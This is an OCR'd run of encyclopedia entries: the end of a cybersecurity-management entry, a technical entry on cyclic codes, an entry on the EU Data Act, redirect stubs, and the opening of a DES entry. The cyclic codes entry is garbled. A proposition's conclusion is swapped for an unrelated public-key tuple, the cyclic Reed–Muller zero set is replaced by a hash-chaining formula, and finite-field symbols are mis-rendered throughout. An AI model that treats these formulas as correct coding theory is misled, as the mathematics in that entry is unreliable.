Threat actors are manifestly different in terms of capability, commitment, and intent. The creation of organizational threat profiles allows the security function to prioritize the actors, events, and enterprise environments of specific interest.

Executive Reporting and Metrics

A key people skill for cybersecurity leaders is one of presenting cybersecurity metrics to senior leadership. Executives want to understand the high-impact risks and impediments that get in the way of their companies being successful.

Discussions about impacts take you out of the technical sphere and into a world the board understands. Explaining the tangible costs – fines and loss of data – as well as the intangibles – bad press, customer attrition, and brand damage – can help drive home exactly what is at stake when it comes to cybersecurity.

Boards need to recognize that a data breach can pose a significant existential risk to a business's longevity.

Open Problems and Future Directions

The Cybersecurity Skills Shortage

As a relatively new professional discipline, the cybersecurity industry suffers from a perceived lack of qualified people to protect information systems. A recent industry survey suggests that the global cybersecurity workforce needs to grow 145% to meet the demand for skilled

cybersecurity professionals ((ISC)^{2}2019). In the UK, approximately 653,000 businesses have a basic skills gap.

The number of cybersecurity job postings has grown 94% in just 6 years, whereas the number of IT jobs has grown ∼30% (Burning Glass 2019). This juxtaposition – of too few people and too many open roles – is leaving organizations vulnerable to compromise.

Machine Learning (ML) and orchestration technologies have been cited as providing capabilities to reduce the impact of a skills shortage on the cybersecurity community. Machine learning models are effective in identifying malware from a volume and variety of samples too large for manual human review. The identification of anomalous traffic patterns is another area where machine learning solutions can reduce the impact on overworked, understaffed cybersecurity teams.

Cross-References

Developer-Centred Security
Information Security Awareness
Information Security Culture
Key Management
Risk Communication

References

Bodeau D et al (2013) Characterising effects on the cyber adversary – a vocabulary for analysis and assessment. https://www.mitre.org/sites/default/files/publications/characterizing-effects-cyber-adversary-13-4173.pdf. Accessed 24 June 2020

Burning Glass (2019) Recruiting watchers for the virtual walls. Burning Glass. https://www.burning-glass.com/wp-content/uploads/recruiting_watchers_cybersecurity_hiring.pdf. Accessed 24 June 2020

CISA (2009) Security tip (ST04-001) – what is cybersecurity? Cybersecurity and Infrastructure Security Agency. https://www.us-cert.gov/ncas/tips/ST04-001. Accessed 24 June 2020

Hodson C (2019a) Cyber risk management (Kindle Location 2513). Kogan Page. Kindle Edition

Hodson C (2019b) Cyber risk management (Kindle Locations 6157–6158). Kogan Page. Kindle Edition

(ISC)^2 (2019) Strategies for building and growing strong cybersecurity teams – (ISC)^2 cybersecurity workforce study. https://www.isc2.org/-/media/ISC2/Research/2019-Cybersecurity-Workforce-Study/

ISC2-Cybersecurity-Workforce-Study-2019.ashx. Accessed 24 June 2020

Lockheed Martin (2020) The cyber kill chain. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Accessed 24 June 2020

OWASP (2017) OWASP Top 10 – 2017: the ten most critical web application security risks. https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf. Accessed 24 June 2020

Schneier B (2015) Schneier on security – security as a trade-off. https://www.schneier.com/blog/archives/2005/04/security_as_a_t.html

Verizon Data Breach Investigation Report (DBIR) 2020 p 13. https://enterprise.verizon.com/en-gb/resources/reports/dbir/. Accessed 24 June 2020

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_343

Cyclic Codes

Pascale Charpin[115] ✉
(115) INRIA, Rocquencourt, Le Chesnay Cedex, France

✉ **Pascale Charpin**
Email: pascale.charpin@inria.fr

Synonyms

Error-correcting cyclic codes

Definition

A cyclic code of length n is an error-correcting block code, with block length n, which contains all n cyclic shifts of any codeword.

Background

Coding theory

Theory

For a general presentation of cyclic codes, the main reference is the *Handbook of Coding Theory*, especially the first chapter (Pless et al. 1998) (but also Chapters 11, 13, 14, and 19).

Cyclic codes were introduced as a particular practical class of *error-correcting codes* (ECC). Codes are devoted to the following fundamental problem: how to determine what message has been sent when only an approximation is received, due to a noisy communication channel. Cyclic

codes belong to the class of *block codes*: since all messages have here the same length *k*. Each of them is *encoded* into a *codeword* of length $n = k + r$. A *t*-error-correcting code is a well-chosen subset *C* of $\mathcal{A}^n$. Its elements are called *codewords* and have the property that each pair of them differ in at least $2t + 1$ coordinates. If the noisy channel generates not more than *t* errors during one transmission, the received vector will still lie closer to the originally transmitted codeword than any other codeword. This means that code *C* is able to correct *t* positions in each codeword.

A codeword will be denoted by

$$\mathbf{c} = (c_0, c_1, \ldots, c_{n-1}), \ c_i \in \mathcal{A}.$$

When the encoder is *systematic*, the *k* first symbols are called *information symbols* (they are the message) and the last *r* symbols are the redundancy symbols (added to help recover the message if errors occur). The codes here are *linear* codes, meaning that $\mathcal{O}$ is a *finite field* and that *C* is a *k*-dimensional linear subspace of $\mathcal{A}^n$.

The *(Hamming) distance* between two codewords, **c** and**c′**, is defined by:

$$d(\mathbf{c}, \mathbf{c}') = \text{card}\ \{i \in [0, n-1] \mid c_i \neq c'_i\}.$$

The *minimum distanced* of a code *C* is the smallest distance between different codewords; it determines the error-correcting capabilities of *C*. Indeed, *C* can correct $t = \lfloor (d-1)/2 \rfloor$ errors. Since it is focused on cyclic codes and on the most useful of them, the alphabet $\mathcal{O}$ will be a *finite field* α'_i of characteristic 2, that is, $q = 2^e$ for some integer $e \geq 1$. Moreover, the length of the codes will be generally $2^m - 1$, where *e* divides *m*; these codes are said *primitive*.

Definition 1 *Consider the linear space* $\mathbb{Z}_q^*$ *of all n-tuples over the finite field* α'_i *. An [n, k, d] linear code C over* α'_i *is a k-dimensional subspace of* $\mathbb{Z}_q^*$ *with minimum distance d.*

By definition, a *k*-dimensional linear code *C* is fully determined by a basis over $\mathbb{F}_q$. When the *k* vectors of a basis are taken as rows in a $k \times n$ matrix $\mathcal{G}$ they form a *generator matrix* of *C*. Indeed, *C* is given by $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$

The *Hamming weight wt*(**u**) of any word **u** in $\mathbb{Z}_q^*$ is the number of its nonzero coordinates. Note that *wt*(**u**) = *d*(**u**, **0**). Obviously, for linear codes, the minimum distance is exactly the minimum weight of nonzero codewords.

Proposition 1 *Let C be any* [*n*, *k*, *d*] *linear code over* α_i' *. Then*

$$\mathsf{PK} = (\mathbb{G}, p, g, h, u, w, e(g,g)^{\alpha})$$

The *dual code* of *C* is the [*n*, *n* − *k*] linear code:

$$C^{\perp} = \left\{ \mathbf{y} \in \mathbb{F}_q^n \mid \mathbf{c} \cdot \mathbf{y} = 0, \text{for all } \mathbf{c} \in C \right\},$$

where "·" denotes the ordinary inner product of vectors: $\mathbf{c} \cdot \mathbf{y} = \sum_{i=0}^{n-1} c_i y_i$. An (*n* − *k*) × *n* generator matrix of $C^{\perp}$ is called a *parity check matrix* $\mathscr{H}$ for *C*. Note that $C = \left\{ \mathrm{y} \in \mathbb{F}_q^n \mid \mathcal{H}\ \mathrm{y}^T = 0^T \right\}$.

When studying cyclic codes, it is convenient to view the labeling of the coordinate positions 0, 1, …, *n* − 1 as integers modulo *n* (modular arithmetic). In other words, these coordinate positions as forming a cycle with *n* − 1 are being followed by 0.

Definition 2 A linear code *C* of length *n* over α_i' is *cyclic* if and only if it satisfies for all **c** = $c_0 \cdots c_{n-2} c_{n-1}$ in *C*:

$$(c_0, \cdots, c_{n-2}, c_{n-1}) \in C \Longrightarrow (c_{n-1}, c_0, \cdots, c_{n-2}) \in C.$$

The vector $c_{n-1} c_0 \cdots c_{n-2}$ is obtained from **c** by the *cyclic shift* of coordinates $i \mapsto i + 1$.

Example 1 The generator matrix $\mathcal{G}$ below defines an [8, 4, 2] binary cyclic code (length 8, dimension 4, and minimum weight 2):

$$\mathcal{G} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \end{bmatrix}.$$

Cyclic codes are some of the most useful codes known. The involvement of Reed–Solomon (RS) codes and of Bose–Chaudhury–

Hocquenghem (BCH) codes in a number of applications is well-known. On the other hand, the Golay codes and the *Reed–Muller* (RM) codes, which are fundamental linear codes, can be represented as cyclic codes.

Constructive definition. It seems difficult to construct a cyclic code C by means of Definition 2. So, useful definitions of cyclic codes are now considered.

An efficient definition is established by identifying each vector $\mathbf{c} = (c_0, c_1, \cdots, c_{n-1})$ with the polynomial $\mathbf{c}(x) = c_0 + c_1x + \cdots + c_{n-1}x^{n-1}$. The fact that C is invariant under a cyclic shift is then expressed as follows:

$$\mathbf{c}(x) \in C \Longrightarrow x\mathbf{c}(x) \,(\mathrm{mod}\, x^n - 1) \in C.$$

Thus the proper context for studying cyclic codes of length n over α_i' is the residue class ring

$$\mathcal{R}_n = \mathbb{F}_q[X]/(x^n - 1)\,.$$

It is well known that $\mathcal{R}_n$ is a *principal ideal ring*. This means that any *ideal I* in $\mathcal{R}_n$ is *generated* by a single element g in I, that is, $I = \{ag \mid a \in \mathcal{R}_n\ _n\}$. (An ideal in $\mathcal{R}_n$ is a subset I of $\mathcal{R}_n$ satisfying the properties 1) for all i_1, i_2 in I also $i_1 - i_1 \in I$ and 2) for any $i \in I$ and $a \in \mathcal{R}_n$ also $ai \in I$.)

An alternative definition of a cyclic code can now be given.

Definition 3 A cyclic code C of length n over α_i' is a principal ideal of the ring R_n. The codewords are polynomials in $\mathbb{F}_q[x]$ of degree less than n. Multiplication is carried out modulo $x^n - 1$.

The next theorem, which is given in (Pless et al. 1998), Theorem 5.2], allows to determine the main parameters of any cyclic code of $\mathcal{R}_n$. First, some basic definitions are recalled.

Definition 4 Let α be a *primitive* n^{th}*root of unity* in some extension field of α_i' . This means that 1, α, …, α^{n-1} are all different and $\alpha^n = 1$. For each integer s with $0 \le s < n$, denote by $c\ell(s)$ the *q-cyclotomic coset of s modulo n*:

$$c\ell(s) = \left\{s, qs, \ldots, q^{m-1}s \,(\mathrm{mod}\, n)\right\}$$

where *m* is the smallest positive integer such that *n* divides $q^m - 1$ (so $\alpha \in \mathbb{F}_{q^m}$).

The *minimal polynomial* of α^s over α_i' is

$$M_{\alpha^s}(x) = \prod_{i \in c\ell(s)} \left(x - \alpha^i\right),$$

where the α^i, $i \in c\ell(s)$, are called *the conjugates* of α^s.

If ω is a *primitive element* of $\mathbb{F}_{q^m}$ then one can take $\alpha = \omega^{(q^m-1)/n}$. Note that $\mathcal{NL}(f)$ is a polynomial over α_i' while $\alpha \in \mathbb{F}_{q^m}$.

Theorem 1 *Let C be a nonzero cyclic code of length n over* α_i' *. There exists a polynomial g(x)* $\in$ *C, called the generator polynomial of C, with the following properties*:

(i) *g(x) is the unique monic polynomial of minimum degree in C;*

(ii) *g(x) is a generator of the ideal C in* $\mathcal{R}_n$:

$$C = \langle g(x) \rangle = \{a(x)g(x) \,(\mathrm{mod}\, x^n - 1) \mid a(x) \in \mathbb{F}_q[x]\};$$

(iii) *g(x) divides* $x^n - 1$.

Let r = deg (*g*), *and let* $g(x) = \sum_{i=0}^{r} g_i x^i$ *where* $g_r = 1$. *Then*

(iv) *the dimension of C is k = n − r; moreover the polynomials*

$$g(x), xg(x), \ldots, x^{k-1}g(x)$$

form a basis of C. The corresponding generator matrix is given by:

$$\mathcal{G} = \begin{bmatrix} g_0 & g_1 & \cdots & g_{n-k} & 0 & \cdots & 0 \\ 0 & g_0 & g_1 & \cdots & g_{n-k} & & 0 \\ \vdots & & \ddots & \ddots & & \ddots & \vdots \\ 0 & \cdots & 0 & g_0 & g_1 & \cdots & g_{n-k} \end{bmatrix}.$$

(v) *Let α be a primitive n^{th}root of unity in some extension field of $\mathbb{F}_q$. Denote by M_{α^s} the minimal polynomial of α^sover α_i' ; then*

$$g(x) = \prod_{s \in I} M_{\alpha^s}(x)$$

where I is a subset of representatives of the q-cyclotomic cosets modulo n.

The dual code of any cyclic code is cyclic too. The description of $C^{\perp}$ can be directly obtained from Theorem 1.

Corollary 1 *Let C be a cyclic code of length n over α_i' , with generator polynomial g(x). Let h(x) denote the* parity check polynomial *of C, defined by $x^n - 1 = h(x)g(x)$. Then the generator polynomial of $C^{\perp}$is the polynomial*

$$\tilde{h}(x) = \frac{x^k}{h_0} h\left(x^{-1}\right), \text{where } k = n - deg(g).$$

Example 2 Construction of the binary *Hamming code* of length $n = 15$.

$$x^{15} - 1 = \left(x^4 + x^3 + 1\right)\left(x^4 + x + 1\right)$$
$$\left(x^4 + x^3 + x^2 + x + 1\right)(x + 1)\left(x^2 + x + 1\right)$$

Since $x^4 + x + 1$ is a *primitive polynomial*, its root α is a *generator* of the cyclic group of the field $\mathbb{F}_{16}$. The polynomial $x^4 + x + 1$ is the minimal polynomial of α and has α and its conjugates as zeros. Consider the cyclic code C with generator polynomial:

$$g(x) = (x - \alpha)(x - \alpha^2)(x - \alpha^4)(x - \alpha^8) = x^4 + x + 1.$$

The dimension of C is $15 - \deg(g) = 11$. Thus the code C is a [15, 11, 3] cyclic code. The minimum distance of C is exactly 3 since $wt(g) = 3$ and no smaller weight can appear, as can be checked using a generator matrix $\mathcal{G}$ of C. According to Theorem 1, $\mathcal{G}$ is a 11×15 binary matrix whose lines are $g(x)$.

	x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
$g(x)$	1	1	0	0	1	0	0	0	0	0	0	0	0	0	0

and the 10 shifts of $g(x)$. The parity check polynomial of C and the generator polynomial of $C^{\perp}$ are given by:

$$\begin{aligned} h(x) &= \frac{x^{15}-1}{x^4+x+1} \\ &= x^{11}+x^8+x^7+x^5+x^3+x^2+x+1. \end{aligned}$$

resp.

$$\begin{aligned} \tilde{h}(x) &= \sum_{i=0}^{11} h_{11-i}x^i \\ &= x^{11}+x^{10}+x^9+x^8+x^6+x^4+x^3+1. \end{aligned}$$

Then a *parity check matrix* for C is obtained:

x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
1	0	0	1	1	0	1	0	1	1	1	1	0	0	0
0	1	0	0	1	1	0	1	0	1	1	1	1	0	0
0	0	1	0	0	1	1	0	1	0	1	1	1	1	0
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1

It is explained here, by means of an example, the general definition of the binary Hamming code of length $2^m - 1$. It is a code whose parity check matrix has as columns all the nonzero vectors of F_2^n . It is a $[2^m - 1, 2^m - m - 1, 3]$ code.

Applications

From now on $q = 2^e$ and $n = q^m - 1$. Let C be any cyclic code of length n over α_i' with generator polynomial $g(x)$. The roots of $g(x)$ are called the *zeros of the cyclic codeC*. Thus, the code C is fully defined by means of its zero's set; this leads to the classical definition of Bose–Chaudhury–Hocquenghem (BCH) codes and of other important families.

Definition 5 Let $q = 2$ and $n = 2^m - 1$; denote by α a primitive n^{th} root of unity in $\mathbb{F}_{2^m}$. Let δ be an integer with $2 \le \delta \le n$.

The binary BCH code of length n and *designed distance* δ is the cyclic code with zero's set: $\alpha, \alpha^2, \ldots, \alpha^{\delta-1}$ and their conjuguates. In other words, the generator polynomial of this code is

$$g(x) = \operatorname{lcm}\left\{M_\alpha(x), M_{\alpha^2}(x), \ldots, M_{\alpha^{\delta-1}}(x)\right\}.$$

Example 3 Binary BCH codes of length 15. As in Example 2, any root of the primitive polynomial $x^4 + x + 1$ is denoted by α. Now the factorization of $x^{15}-1$ into minimal polynomials is as follows:

$$x^{15} - 1 = (x-1)\underbrace{(x^4+x+1)}_{M(\alpha)}\underbrace{(x^4+x^3+x^2+x+1)}_{M(\alpha^3)}\underbrace{(x^2+x+1)}_{M(\alpha^5)}\underbrace{(x^4+x^3+1)}_{M(\alpha^7)}$$

There are three nontrivial BCH codes, whose zero's sets S_δ are as follows:

- $S_3 = \{\alpha^i \mid i = 1, 2, 4, 8\}$ for the [15, 11, 3] BCH code;
- $S_5 = S_3 \cup \{\alpha^i \mid i = 3, 6, 9, 12\}$ for the [15, 7, 5] BCH code;
- $S_7 = S_5 \cup \{\alpha^i \mid i = 5, 10\}$ for the [15, 5, 7] BCH code;

For these codes, the designed distance δ is exactly the minimum distance; this property does not hold for any BCH code.

Definition 6 A *Reed–Solomoncode* over F_q is a BCH code of length $n = q - 1$.

Reed–Solomon (RS) codes appear in several cryptosystems. They determine, for instance, some *secret-sharing* systems (McEliece and Sarwarte 1981). It is important to notice that for RS codes, the designed distance is exactly the minimum distance. Moreover, the RS code with designed distance δ, is an $[n, k, \delta]$ code with $k = n - \delta + 1$. Since this k attains the maximum value by the *Singleton bound* (see Pless et al. 1998), one says that RS codes are *maximum distance separable* (MDS) codes.

Definition 7 Let α be a primitive root of $\mathbb{F}_{2^m}$. Any integer $s \in [0, 2^m - 1]$ can be identified by its binary expansion in F_2^n :

$$s = \sum_{i=0}^{m-1} s_i 2^i,\ s_i \in \{0, 1\} \Longrightarrow = (s_0, \ldots, s_{m-1}).$$

The *cyclic Reed–Muller* code of length $2^m - 1$ and order r, usually denoted by $R^*(r,m)$, is the binary cyclic code with zero set:

$$H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$$

where $wt(s)$ is the Hamming weight of s.

Note that if one extends all codewords in the cyclic Reed–Muller code above with an overall-parity check symbol, one obtains the regular *Reed–Muller* code.

Binary cyclic codes are related to the study and the construction of cryptographic primitives, mainly through Reed-Muller codes because of the large field of applications of *Boolean functions* and binary *sequences* in cryptography. They play a role in the study of cryptographic mapping on finite fields in general. One well-known application is the construction of *almost bent* (AB) mappings (Nonlinearity of Boolean Functions), which resist both *differential* and *linear cryptanalysis* (Canteaut et al. 1999; Carlet et al. 1998) (see next example). These connections are more explicit when using the trace representation of binary codewords of length $n = 2^m - 1$. We now label the coordinate positions by $\alpha^0, \alpha^1, \ldots, \alpha^{n-1}$, where α is a primitive n-th root of unity. Let $\mathbf{c}(x)$ be any codeword of some binary cyclic code C of length n. Define

$$T_c(x) = \sum_{s=0}^{n-1} c\left(\alpha^{n-s}\right) x^s. \tag{1}$$

This commonly-known Fourier transform of $\mathbf{c}$ is called the *Mattson-Solomon polynomial* of $\mathbf{c}$ in algebraic coding theory. It follows that $T_c(\alpha^j) = c_j$ and $T_c(x)$ is a sum of traces from some subfields of $\mathbb{F}_{2^m}$ to $\mathbb{A}_1$.

The mapping $x \mapsto T_c(x)$ is a Boolean function. On the other hand, any binary sequence of period n can be represented in this way (Boolean Functions and Sequences).

Example 4 Consider any binary cyclic code of length $n = 2^m - 1$ whose generator polynomial is the product of two minimal polynomials, say $M_{\alpha^r}(x)M_{\alpha^s}(x)$. These codes are said to be *cyclic codes with two zeros* and usually denoted by $C_{r,s}$.

Now assume that $r = 1$ and $gcd(s,2^m - 1) = 1$. Then $C_{1,s}$ is an $[n, 2m, d]$ cyclic code; the dual of $C_{1,s}$ is a cyclic code that has two nonzeros only: α^{n-1} and α^{n-s} (apart from their conjugates). According to (1), $C_{1,s}^{\perp}$ is the set of binary codewords of length n defined as follows: each pair (a,b) of elements of $\mathbb{F}_{2^m}$ provides the ordered sequence of values

$$x \in \left\{1, \alpha, \ldots, \alpha^{n-1}\right\} \mapsto \mathrm{Tr}\left(ax + bx^s\right)$$

where the *Trace* function Tr is defined by $Tr(\beta) = \beta + \beta^2 + \cdots + \beta^{2^{m-1}}$. The *power function* $x \mapsto x^s$ is a permutation on $\mathbb{F}_{2^m}$. It is said to be *almost perfect nonlinear* (Canteaut et al. 1999) when $C_{1,s}$ has minimum distance 5. It is said to be an AB function when the nonzero weights of codewords of $C_{1,s}^{\perp}$ are either 2^{m-1} or $2^{m-1} \pm 2^{(m-1)/2}$; this is possible for odd m only.

Cross-References

Finite Field
Information Theory

Recommended Reading

Canteaut A, Charpin P, Dobbertin H (1999) A new characterization of almost bent functions. In: Fast software encryption (FSE6), LNCS 1636. Springer, New York, pp 186–200

Carlet C, Charpin P, Zinoviev V (1998) Codes, bent functions and permutations suitable for DES-like cryptosystems. Design Code Cryptogr 15(2):125–156
[MathSciNet]

McEliece RJ, Sarwarte DV (1981) On sharing secrets and Reed-Solomon codes. Commun ACM 24:583–584
[MathSciNet]

Pless VS, Huffman WC, Brualdi RA (1998) An introduction to algebraic codes, Chapter 1. In: Handbook of coding theory, part 1: algebraic coding. Elsevier, Amsterdam

D

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300243

DAC

Discretionary Access Control (DAC) Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1827

Data Act

Emanuela Podda[1] ✉
(1) Security, Privacy and Data Protection Laboratory (SPDP Lab), Computer Science Department, Università degli Studi di Milano, Milan, Italy

✉ **Emanuela Podda**
Email: emanuela.podda@unimi.it

Synonyms

Regulation (EU) 2023/2854

Definition

The Data Act is a Regulation lying down rules for granting availability of *product data* (i.e., retrievable data generated by the use of manufactured connected products) and *related service data* (i.e., data generated by the user or as a by-product of user's action during the use of a service).

This new regime lays on data portability and *functional equivalence* of services (when switching between different data processing services) and data interoperability for accessing, transferring, and using data.

Background

The Data Act, together with the Data Governance Act, is among the main building blocks of the European Data Strategy (European Commission 2020) that introduces the main objective of a new wave of legislation focused on data innovation, designing ten common European Data Spaces

in strategic economic sectors and domains of public interests. The European Commission refers to Data Spaces (European Commission 2022, 2024) as an umbrella term recalling principles and concepts first introduced by Franklin et al. (2005), aiming at realizing semantic integration of European Data and full interoperability within the European Digital Single Market. This new envisaged ecosystem, composed by different data models and schemes, should rely on Clouds Federation (cloud interconnection) and High-Performance Computers (HPC). The deployment of these ten Data Spaces relies on horizontal legislation composed by the Data Governance Act and the Data Act. This horizontal layer of legislation (inter-sectoral) complements sector-specific legislation, applicable to each envisaged data space.

While the Data Governance Act introduces a new organizational setting for facilitating the dataflow in these new ecosystems by relying on neutral intermediaries, the Data Act introduces a legal regime for specific categories of data included in B2B and B2C data sharing (i.e., *product data* and *related service data*). Strengthening the European data market by breaking down data silos is among the main objectives of this Regulation.

Theory and Application

The Data Act creates a new legal regime on specific data, namely, data stemming from IoT devices and Cloud Services.

The Regulation introduces a new legal regime for such data, mainly focusing on: *(a)* data access and data access rights, *(b)* data portability, and *(c)* interoperability.

Data access (Chap. II - Business to Consumer and Business to Business Data Sharing) is regulated by imposing technical manufacturers and service providers to remove legal, technical, and economic barriers to data sharing that prevent an optimal allocation of data. Users acquire more control over IoT data and data holder should provide them access, as they are obliged to make data available (Chap. III - Obligations for Data Holders Obliged to Make Data Available Pursuant to Union Law). In addition, data access right is strengthened by permitting sharing of retrieved IoT users' data with a third party (*data recipient*) allowing users to benefit from other services.

This normative setting on data access becomes the main ground over which further users' rights are recognized, that is, data portability, allowing

switching between different data processing services, to reduce lock-in effects. To this purpose, the Data Act aims at granting *functional equivalence* to services boosting the development of interoperability standards for data to be accessed, transferred, and used.

In this regard, the European Commission is required to boost interoperability and portability by adopting specific delegated acts or by requesting European standardization bodies to develop such standards.

For what concerns current research lines, some works (e.g., Picht 2022; Kim and Kwok 2024; Podszun and Offergeld 2022) have been investigating the interplay between the Data Act and other legislative measures included in the Digital Regulation Package (which includes the Data Act and the Data Governance Act, as well as the Digital Markets Act and the Digital Services Act).

Apart from these research lines, the cross-sectoral research at the intersection of law, technology, and other disciplines started investigating the main novelties brought by the Data Act. Among these, Ennis and Evans (2023) question cloud portability and interoperability as framed by the legislator. They argue that the level of equivalence between cloud computing services, as recalled by the Data Act, should require further legislative attention as it risks hampering innovation.

Open Problems and Future Directions

As the Data Act entered into force in January 2024, it shall apply from September 2025.

Further research directions will depend on factual application and potential constraints to the future deployment of common European data spaces.

In any case, specific taxonomies on product data and related service data would clarify the ground. Especially for cloud services, it remains to be ascertained what kind of services will be impacted. These may include, for instance, Software as a Service (SaaS), platform as a service (PaaS), infrastructure as a service (IaaS), Storage as a Service (STaaS), and Database as a Service (DaaS).

It goes without saying that, in any case, security and data protection play a key role in the rollout of this new legislation.

Cross-References

Anonymization of Personal Data (Legal Perspective)
Data Governance Act (DGA)
General Data Protection Regulation (GDPR)

References

Ennis SF, Evans B (2023) Cloud portability and interoperability under the EU Data Act: dynamism versus equivalence. SSRN Journal. https://doi.org/10.2139/ssrn.4395183

European Commission (2020) A European strategy for data. Communication from the Commission to the European Parliament, the Council, the European Economic and Social Committee and the Committee of Regions

European Commission (2022) Commission staff working document on common European data spaces. SWD(2022) 45 final

European Commission (2024) Commission staff working document on common European data spaces. SWD(2024) 21 final

Franklin M, Halevy A, Maier D (2005) From databases to dataspaces: a new abstraction for information management. SIGMOD Rec 34:27–33. https://doi.org/10.1145/1107499.1107502 [Crossref]

Kim D, Kwok MW (2024) Data usability as a parameter of rights and obligations under the EU Data Act, Max Planck Institute for Innovation & Competition Research paper no. 24-04

Picht PG (2022) Caught in the acts: framing mandatory data access transactions under the Data Act, further EU Digital Regulation Acts, and Competition Law, Max Planck Institute for Innovation & Competition Research paper no. 22-12

Podszun R, Offergeld P (2022) The EU data act and the access to secondary markets

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300244

Data Anonymization

Privacy-Preserving Data Publishing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300245

Data Breach

Data Exfiltration

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300246

Data Breach Impacts

Impacts of Information Privacy Violations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300247

Data Encryption

Database Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_568

Data Encryption Standard (DES)

Alex Biryukov[2] ✉ and Christophe De Cannière[3] ✉
(2) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg
(3) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Alex Biryukov (Corresponding author)**
Email: Alex.Biryukov@uni.lu

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be


Background

The Data Encryption Standard (DES) (National Institute of Standards and Technology 1979) has been around for more than 25 years. During this time, the standard was revised three times: as FIPS-46-1 in 1988, as FIPS-46-2 in 1993, and as FIPS-46-3 in 1999. DES was an outcome of a call for primitives in 1974, which did not result in many serious candidates except for a predecessor of DES, Lucifer (Feistel 1973; Smith 1971) designed by IBM around 1971. It took another year for a joint IBM–NSA effort to turn *Lucifer* into DES. The structure of Lucifer was significantly altered: Since the design rationale was never made public and the secret key size was reduced from 128-bit to 56-bits, this initially resulted in controversy, and some distrust among the public. After some delay, FIPS-46 was published by NBS (National Bureau of Standards)—now NIST (National Institute of Standards and Technology)—on January 15, 1977 (National Institute of Standards and Technology 1979) (see (Smid and 